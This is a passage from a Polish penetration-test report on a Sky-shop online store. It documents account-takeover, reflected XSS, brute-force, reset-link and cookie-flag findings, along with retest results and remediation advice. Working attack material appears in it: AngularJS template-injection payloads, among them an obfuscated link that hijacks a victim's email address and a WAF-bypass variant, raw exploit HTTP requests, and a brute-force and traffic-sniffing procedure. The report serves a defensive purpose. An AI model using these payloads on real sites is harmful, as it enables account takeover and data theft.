3. Atakujący zmienia hasło i potwierdza zmianę przez nowy adres e-mail.
4. Ofiara próbuje zalogować się do konta, niestety dane logowania nie działają.
5. Atakujący w tym czasie wykonuje nieautoryzowane operacje.

Aby zmienić hasło w aplikacji, należy przejść do https://[REDACTED].mysky-shop.pl/register/emailchange/1/

Przykładowe żądanie zmieniające adres e-mail:

```
POST /register/emailchange/1/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=82[…]nb; [REDACTED]=dd0[…]890; […]
Content-Length: 69
X-Requested-With: XMLHttpRequest
User-Agent: […]
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

```
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/register/emailchange/1/

user_email=attacker2%40im[…].[REDACTED]
```

Odpowiedź aplikacji potwierdza zmianę oraz wysłanie linku aktywującego na nowy e-mail:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop

{"success":true,"msg":"Na podany adres e-mail: <b>attacker2@im84wvob7[...].[REDACTED]<\/b>
wys\u0142ali\u015bmy potwierdzenie zmiany poprzedniego adresu e-mail. Aby aktywowa\u0107 nowy
adres, prosimy klikn\u0105\u0107 w link wys\u0142any w e-mailu.<br \/><br \/>Poprzedni adres e-
mail b\u0119dzie aktywny do czasu potwierdzenia nowego."}
```

Przykładowy link do zmiany hasła:

https://[REDACTED].mysky-shop.pl/register/emailchange/1/key/4[...]6

Po otworzeniu link adres email przypisany do konta zostaje zmieniony.

Atakujący może następnie zmienić hasło podając jedynie nowe hasło:

```
POST /passrecover/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: SERVERID=ap[…]eb; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; device_view=full;
[REDACTED]=dd0[…]890; at_priv=630[…]b6c; js_hash=b2[…]43; PHPSESSID=4a[…]is; autologin=eyJ[…]SJ9
Content-Length: 36
X-Requested-With: XMLHttpRequest
User-Agent: […]
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/passrecover/
[…]

password=j[…]f&submit=1
```

Przykładowa odpowiedź:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop
[…]

{"success":true,"msg":"Has\u0142o zosta\u0142o zmienione.<br>Na podany adres e-mail:
<b>attacker2@im84wv[...].[REDACTED]<\/b> wys\u0142ali\u015bmy potwierdzenie zmiany has\u0142a.
Aby aktywowa\u0107 nowe has\u0142o, prosimy klikn\u0105\u0107 w link wys\u0142any w e-mailu.<br
\/><br \/>Do czasu aktywacji nowego has\u0142a b\u0119dzie aktywne stare has\u0142o."}
```

Przykładowy link do potwierdzenia zmiany hasła:

http://[REDACTED].mysky-shop.pl/passrecover/i/1/key/5[...]b

LOKALIZACJA

[REDACTED]

REKOMENDACJA

Zaleca się, aby aplikacja wymagała ponownej weryfikacji tożsamości użytkownika (np. poprzez podanie aktualnego hasła) przed wykonaniem wrażliwych operacji, takich jak zmiana hasła lub zmiana adresu e-mail. Mechanizm ten ogranicza ryzyko przejęcia konta w przypadku kompromitacji sesji użytkownika.

Więcej informacji:

- https://cwe.mitre.org/data/definitions/620.html#oc_620_Potential_Mitigations

[FIXED][MEDIUM] SECURITUM-2422444-004: Reflected Cross-Site Scripting (XSS) – możliwość wykonania złośliwego kodu JavaScript

STATUS PO RETESTACH (13.08.2026)

Podatność została usunięta. W trakcie retestów podjęto próby wykonania kodu JavaScript z wykorzystaniem oryginalnego payloadu potwierdzającego podatność:

```
[{[constructor.constructor(%27alert(document.domain)%27)()]}]
```

oraz szeregu wariantów obfuskacji słowa kluczowego `constructor` a także alternatywnych gadżetów sandbox escape dla AngularJS nieużywających słowa `constructor.` W odpowiedzi aplikacji na zapytania zawierające znaki specjalne potwierdzono wdrożenie kodowania wyjścia - znaki `<` oraz `"` są prawidłowo kodowane odpowiednio jako `<` i `&quot;` we wszystkich miejscach, w których wartość parametru `q` jest osadzana w odpowiedzi HTTP.

Podczas retestów zaobserwowano, że payload:


```
[{[x=valueOf.name.constructor.fromCharCode;y=constructor.constructor;z=x(97,108,101,114,116,40,49
,41);y(z)()]}]
```

omija wdrożone reguły WAF i jest przetwarzany przez silnik AngularJS, powodując wyświetlenie na okrągło błędu aplikacji ("Wystąpił nieoczekiwany błąd"). Próba eskalacji tego zachowania do wykonania kodu JavaScript poprzez zastąpienie `fromCharCode` bezpośrednim wywołaniem `alert()` jest skutecznie blokowana przez WAF. Podatność pozostaje usunięta, a opisane zachowanie stanowi obserwację dotyczącą konfiguracji WAF.

STATUS PO RETESTACH (03.08.2026)

Podatność nie została usunięta. Wykorzystanie podatności [SECURITUM-2422444-003] do zmiany adresu e-mail nie jest już możliwe ze względu na wprowadzenie wymogu podania hasła oraz tokenu CSRF. Jednak podatność Reflected XSS nadal występuje, parametr `q` jest zwracany bez kodowania, a wykonanie kodu JavaScript zostało potwierdzone na poniższym przykładzie:

```
https://[REDACTED].mysky-
shop.pl/category/?q=[{[constructor.constructor(%27alert(document.domain)%27)()]}]
```



OPIS

Testowana aplikacja podatna jest na atak Reflected Cross-Site Scripting. Atakujący dodając do przesyłanych do aplikacji parametrów odpowiednio spreparowany kod HTML/JavaScript, może w imieniu użytkownika-ofiary wykonać w aplikacji nieautoryzowane operacje lub nawet przejąć dostęp do aplikacji.

Więcej informacji:

- https://portswigger.net/research/dom-based-angularjs-sandbox-escapes
- https://sekurak.pl/czym-jest-xss/
- https://cdn.sekurak.pl/podatnosc_XSS.pdf
- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI


Nakłonienie ofiary do otworzenia linku zawierającego payload XSS.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Aby potwierdzić podatność należy otworzyć w przeglądarce poniższy link:

```
https://[REDACTED].mysky-
shop.pl/category/?q=[{[constructor.constructor(%27alert(document.cookie)%27)()]}]
```

Aplikacja wyświetli ciasteczka użytkownika (które nie mają flagi `httpOnly`):



Przykładowa odpowiedź aplikacji, gdzie wartość parametru `q` jest zwracana w różnych miejscach:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 152192
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop

<!DOCTYPE html>
<html lang="pl" currency="PLN"  class=" ">
[…]
       <meta property="og:title"
content="[{[constructor.constructor('alert(document.cookie)')()]}] &gt; Sklep - Securitum
pentesty">
[…]
                                                              <link rel="next"
href="https://[REDACTED].mysky-
shop.pl/category/pa/2?q=[{[constructor.constructor(%27alert(document.cookie)%27)()]}]">
```

```
                                                    <link rel="canonical"
href="https://[REDACTED].mysky-
shop.pl/category/?q=[{[constructor.constructor('alert(document.cookie)')()]}]">

       <title>[{[constructor.constructor('alert(document.cookie)')()]}] &gt; Sklep - Securitum
pentesty</title>
[…]
    <div class="[…]">
        <input aria-label="Wyszukaj produkt"
[…]
                        />
[…]
```

Praktyczne wykorzystanie podatności może polegać na zmianie adresu email, podobnie jak zademonstrowano w podatności *SECURITUM-2422444-001*.

Przykładowy kod JavaScript zmieniający adres email:

```
with(new XMLHttpRequest)open('POST','/register/emailchange/1/?json=1'),setRequestHeader('Content-
Type','application/x-www-form-
urlencoded'),send('user_email=attackerv2%40im84wvob7jj5[…].[REDACTED]')
```

Aby uniknąć problemów ze znakami specjalnymi oraz dodatkowo ukryć atak, powyższy kod może zostać przekazany w linku używając funkcji `eval` oraz `String.fromCharCode`:

```
https://[REDACTED].mysky-
shop.pl/category/?q=[{[constructor.constructor(%27eval(String.fromCharCode(119,105,116,104,40,110
,101,119,32,88,77,76,72,116,116,112,82,101,113,117,101,115,116,41,111,112,101,110,40,39,80,79,83,
84,39,44,39,47,114,101,103,105,115,116,101,114,47,101,109,97,105,108,99,104,97,110,103,101,47,49,
47,63,106,115,111,110,61,49,39,41,44,115,101,116,82,101,113,117,101,115,116,72,101,97,100,101,114
,40,39,67,111,110,116,101,110,116,45,84,121,112,101,39,44,39,97,112,112,108,105,99,97,116,105,111
,110,47,120,45,119,119,119,45,102,111,114,109,45,117,114,108,101,110,99,111,100,101,100,39,41,44,
115,101,110,100,40,39,117,115,101,114,95,101,109,97,105,108,61,97,116,116,97,99,107,101,114,118,5
0,37,52,48,105,109,56,52,119,118,111,98,55,106,106,53,108,106,115,102,114,110,111,113,116,118,51,
53,119,119,50,110,113,101,105,50,55,46,120,46,115,101,99,117,114,97,107,46,112,108,39,41))%27)()]
}]
```

Po przejściu pod tak spreparowany link, e-mail ofiary ataku zostanie zmieniony na e-mail podany przez atakującego (po potwierdzeniu nowego maila przez atakującego).

W podatności użyto formatu:

```
[{[constructor.constructor('payload JavaScript')()]}]
```

Podatność wykorzystuje CSTI (Client Side Template Injection) który możliwy jest przez użycie biblioteki Angular.

LOKALIZACJA

[REDACTED]

REKOMENDACJA

Zaleca się, aby wszystkie dane otrzymywane od użytkownika były odpowiednio filtrowane (odrzucenie wartości niezgodnych z szablonem/formatem danego pola), a następnie zakodowane na wyjściu względem kontekstu, w którym są osadzane (we wszystkich miejscach aplikacji, nie tylko tych wyszczególnionych w części „Szczegóły techniczne”).

W tym celu najlepiej zweryfikować, czy wykorzystywany przez aplikację framework posiada wbudowane funkcje, które realizują opisane zalecenie.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED][MEDIUM] SECURITUM-2422444-005: Brak ochrony przed atakami siłowymi na formularz logowania

STATUS PO RETESTACH (13.08.2026)

Podatność została usunięta. W formularzu logowania wdrożono mechanizm Cloudflare Turnstile, który jest weryfikowany po stronie serwera. Próba wysłania żądania logowania z fałszywym tokenem CAPTCHA skutkuje odrzuceniem żądania z komunikatem "Brak pola walidacji" bez dojścia do weryfikacji hasła, co potwierdza skuteczną walidację po stronie serwera.

STATUS PO RETESTACH (03.08.2026)

Podatność została częściowo usunięta. Aplikacja wprowadza ograniczenie liczby prób logowania, po 10 nieudanych próbach na dane konto, użytkownik otrzymuje komunikat o konieczności odczekania 2 minut przed kolejną próbą. Jednak brak mechanizmu CAPTCHA, rate limitingu per-IP lub weryfikacji tokenem SMS/e-mail oznacza, że atak typu reverse brute-force (jedno hasło testowane na wielu kontach) pozostaje możliwy do przeprowadzenia w sposób zautomatyzowany.

OPIS

Analiza wykazała, iż aplikacja w żaden sposób nie ogranicza liczby błędnie przeprowadzanych prób logowania. Atakujący przesyłając wielokrotnie formularz logowania do aplikacji jest w stanie przeprowadzić atak siłowy (ang. brute force) i tym samym próbować łamać hasła użytkowników aplikacji – co w efekcie może prowadzić do uzyskania dostępu do ich kont.

Więcej informacji:

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://wiki.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Brak.


SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład żądania logowania. Na żółto zaznaczono pole, gdzie kolejno próbowano kolejnych haseł:

```
POST /login HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=o[…]l; SERVERID=apache-web; […]
Content-Length: 102
Origin: https://[REDACTED].mysky-shop.pl
Content-Type: application/x-www-form-urlencoded
User-Agent: […]
Referer: https://[REDACTED].mysky-shop.pl/login/
[…]

email=[…]%2BSkyshop01%[REDACTED]&password=[…]&autologin=1&redirect=&submit=submit
```

W ataku użyto list 10000 najpopularniejszych haseł. Do tej listy dodano jako ostatnie prawidłowe hasło użytkownika. Używając 50 wątków atak trwał około 4 minut.

Widok z modułu Intruder programu Burp Suite którego użyto do ataku:



Na powyższym zrzucie ekranu zaznaczono na zielono ostatnie żądanie, które pomimo wcześniejszych prób zakończone zostało autoryzacją, co udowadnia, że nie ma żadnego mechanizmu ograniczającego ilość prób logowania.

Poza enumeracją i próbą odgadnięcia hasła, należy również pamiętać o tzw. odwróconym ataku siłowym (ang. reverse brute force). W tej wersji ataku hasło zawsze pozostaje to samo, natomiast enumerowane są nazwy użytkowników.

LOKALIZACJA

[REDACTED]

REKOMENDACJA

Zaleca się, aby aplikacja blokowała próby masowego logowania się na jedno konto z różnymi hasłami lub na wiele kont z podanym jednym hasłem, np. poprzez stosowanie kodów CAPTCHA lub tokenów SMS/e-mail w przypadku wykrycia próby ataku.

Więcej informacji:

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

[FIXED][LOW] SECURITUM-2422444-006: Brak wygasania linków do zmiany hasła / zmiany adresu e-mail

STATUS PO RETESTACH (03.08.2026)

Podatność została usunięta. Wygenerowanie nowego linku powoduje automatyczne unieważnienie poprzedniego. Weryfikacja czasu wygasania linków nie była możliwa do przeprowadzenia w ramach dostępnego czasu retestów.

OPIS


W trakcie realizacji testów zaobserwowano, iż linki służące do resetowania hasła oraz zmiany adresu e-mail zachowują ważność przez nadmiernie długi okres (co najmniej kilka dni). Kliknięcie w link skutkuje automatycznym ustanowieniem aktywnej sesji użytkownika bez konieczności dodatkowego uwierzytelnienia.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do konta ofiary.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład linku zmiany adresu email, który miał 5 dni w czasie opisywania podatności:



Żądanie wysłane po kliknięciu w link:

```
GET /…/3/key/1[…]7 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=pl[…]6d; SERVERID=ap[…]eb; […]
User-Agent: […]
[…]
```

W odpowiedzi ustawiana jest nowa sesja, dzięki której uzyskiwany jest dostęp do konta użytkownika:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=o[…]2; path=/; HttpOnly
Vary: Accept-Encoding
Content-Length: 132683
```

```
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop
[…]

<!DOCTYPE html>
<html lang="pl" currency="PLN"  class=" ">
[…]
```

LOKALIZACJA

[REDACTED]

REKOMENDACJA

Zaleca się, aby linki do zmiany wrażliwych ustawień w aplikacji miały określony czas ważności. Wygenerowanie nowego linku powinno również unieważniać stary link – obecnie każdy link wysłany do użytkownika może zostać użyty ponownie.

[FIXED][LOW] SECURITUM-2422444-007: Link do zmiany hasła / adresu email zawiera adres HTTP

STATUS PO RETESTACH (03.08.2026)

Podatność została usunięta. Linki do zmiany adresu e-mail oraz resetowania hasła używają protokołu HTTPS.

OPIS

W trakcie realizacji testów zaobserwowano, iż linki służące do resetowania hasła oraz zmiany adresu e-mail wysyłane są do użytkowników z adresem zaczynającym się od `http` zamiast `https`. Powoduje to, że gdy użytkownik otworzy link, token służący do resetu hasła może zostać przesłany niezaszyfrowany zanim nastąpi przekierowanie. W przypadku podsłuchu ruchu sieciowego przez atakującego (Man in the Middle, MITM) atakujący pozna token.

Więcej informacji:

- https://cwe.mitre.org/data/definitions/319.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Przeprowadzenie ataku Man in the Middle.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)


Przykład linku do zmiany hasła:

Aby symulować atak Man in the Middle można użyć programu Wireshark lub komendy tcpdump:

```
sudo tcpdump -i any -A -n -s 0 'tcp port 80 and host [REDACTED].[…].pl'
```

Następnie należy otworzyć link z maila w przeglądarce, gdzie usunięto cache (aby przeglądarka nie pamiętała przekierowania https).

Zrzut ekranu przestawiający żądanie http z pozyskanym kodem:



Informacje na temat elementów kodu dotyczących opisywanej podatności zostały usunięte z raportu.

LOKALIZACJA

[REDACTED]


REKOMENDACJA

Zaleca się, aby wszystkie odnośniki przesyłane w korespondencji e-mail wskazywały bezpośrednio na protokół HTTPS. Należy upewnić się, że również inne miejsca w aplikacji nie używają protokołu HTTP do generowania linków czy przekierowań.

[FIXED][LOW] SECURITUM-2422444-008: Ciasteczka – brak atrybutów bezpieczeństwa

STATUS PO RETESTACH (13.08.2026)

Podatność została usunięta. Ciasteczka `at_priv`, `autologin` oraz `PHPSESSID` posiadają obecnie atrybuty `HttpOnly`, `Secure` oraz `SameSite=Lax`.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
at_priv	2ef6f2faf690fa181e3809be3e26038de...		/	Thu, 12 Aug 2027 1...	71	true	true	Lax	Wed, 12 Aug 2026 1...
autologin	eyJ1c2VyX2lkIjoxLCJ0b2tlbiI6IjFlMWU...		/	Fri, 11 Sep 2026 17:...	201	true	true	Lax	Wed, 12 Aug 2026 1...
PHPSES...	jf0pi0d0jrdea9rc9sostj6aan		/	Session	35	true	true	Lax	Wed, 12 Aug 2026 1...

STATUS PO RETESTACH (03.08.2026)

Podatność została częściowo usunięta. Odpowiedź HTTP zawierająca nagłówek `Set-Cookie` oraz ciasteczka bez atrybutów bezpieczeństwa:

```
HTTP/2 302 Found
Date: Mon, 03 Aug 2026 11:50:28 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=86400; includeSubDomains
Set-Cookie: at_priv=a1[…]c6; expires=Tue, 03 Aug 2027 11:50:28 GMT; Max-Age=31536000; path=/; HttpOnly; SameSite=Lax
Set-Cookie: autologin=[…]3D%3D; expires=Wed, 02 Sep 2026 11:50:28 GMT; Max-Age=2592000; path=/; HttpOnly; SameSite=Lax
Set-Cookie: PHPSESSID=h[…]9; path=/; secure; HttpOnly; SameSite=Lax
Set-Cookie: loggedInNow=true; expires=Mon, 03 Aug 2026 11:50:33 GMT; Max-Age=5; path=/; secure; SameSite=Lax
Set-Cookie: store=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0; path=/; secure; SameSite=Lax
Location: /index/login/done/back_url/Lw==
Content-Length: 0
Content-Type: text/html; charset=UTF-8
[…]
Referrer-Policy: strict-origin-when-cross-origin
```

Ciasteczko `PHPSESSID` posiada obecnie atrybuty `HttpOnly`, `Secure` oraz `SameSite=Lax`. Ciasteczka `at_priv` oraz `autologin` posiadają atrybuty `HttpOnly` oraz `SameSite=Lax`, jednak nadal brakuje im atrybutu `Secure`.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
at_priv	e747cd2293d7...	..	/	Tue, 03 Aug 2027 11:...	71	true	false	Lax	Mon, 03 Aug 2026 11:56:27 GMT
